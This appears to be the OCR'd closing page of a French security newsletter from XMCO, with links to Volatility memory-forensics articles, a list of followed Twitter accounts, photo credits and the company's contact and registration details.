
Enfin, nous avons sélectionné pour vous la liste des articles que nous considérons les plus intéressants sur le blog :

✚ Slides and Video of Analyzing Malware in Memory Webinar :
http://volatility-labs.blogspot.fr/2013/01/slides-and-video-of-analyzing-malware.html

✚ L'ensemble des postes publiés à l'occasion du MoVP (Month of Volatility Plugins) et du OMFW (Open Memory Forensics Workshop) :
http://volatility-labs.blogspot.fr/2012/10/movp-for-volatility-22-and-omfw-2012.html

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Legalis.net		https://twitter.com/legalisnet
Chad Tilbury		https://twitter.com/chadtilbury
Jamie Levy		https://twitter.com/gleeda
Charlie Arehart		https://twitter.com/carehart
Andrew Case		https://twitter.com/attrc
Cyril Cattiaux		https://twitter.com/pod2g
Team Cymru		https://twitter.com/teamcymru
ENISA		https://twitter.com/enisa_eu
Thomas Chopitea		https://twitter.com/tomchop_
Mandiant		https://twitter.com/Mandiant



> Remerciements

Photographie

Yumi Kimura
http://www.flickr.com/photos/ykjc9/3435027358/sizes/o/in/photostream/

buildscharacter
http://www.flickr.com/photos/buildscharacter/438840670/sizes/l/in/photostream/

dcmaster :
http://www.flickr.com/photos/dcmaster/4126594997/sizes/o/in/photostream/

bovinity :
http://www.flickr.com/photos/bovinity/5902315426/sizes/o/in/photostream/

newtown_grafitti :
http://www.flickr.com/photos/newtown_grafitti/6809529125/sizes/o/in/photostream/

12th St David :
http://www.flickr.com/photos/59816658@N00/4733632560/sizes/o/in/photostream/

nasacommons :
http://www.flickr.com/photos/nasacommons/7610985594/sizes/l/in/photostream/

woodleywonderworks :
http://www.flickr.com/photos/wwworks/5731937502/sizes/o/in/photostream/

Kaptain Kobold :
http://www.flickr.com/photos/kaptainkobold/6165059633/sizes/o/in/photostream/

timag :
http://www.flickr.com/photos/27308606@N04/3920588954/sizes/o/in/photostream/

oki_jappo :
http://www.flickr.com/photos/obimilo/8231039518/sizes/k/in/photostream/

treehouse1977
http://www.flickr.com/photos/treehouse1977/2892417793/sizes/o/in/photostream/

Erica Minton
http://www.flickr.com/photos/rrrrred/3923807023/

summerskyephotography
http://www.flickr.com/photos/summerskyephotography/7324715074/

Photos Blackhat : Gregory Charbonneau

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711

www.xmco.fr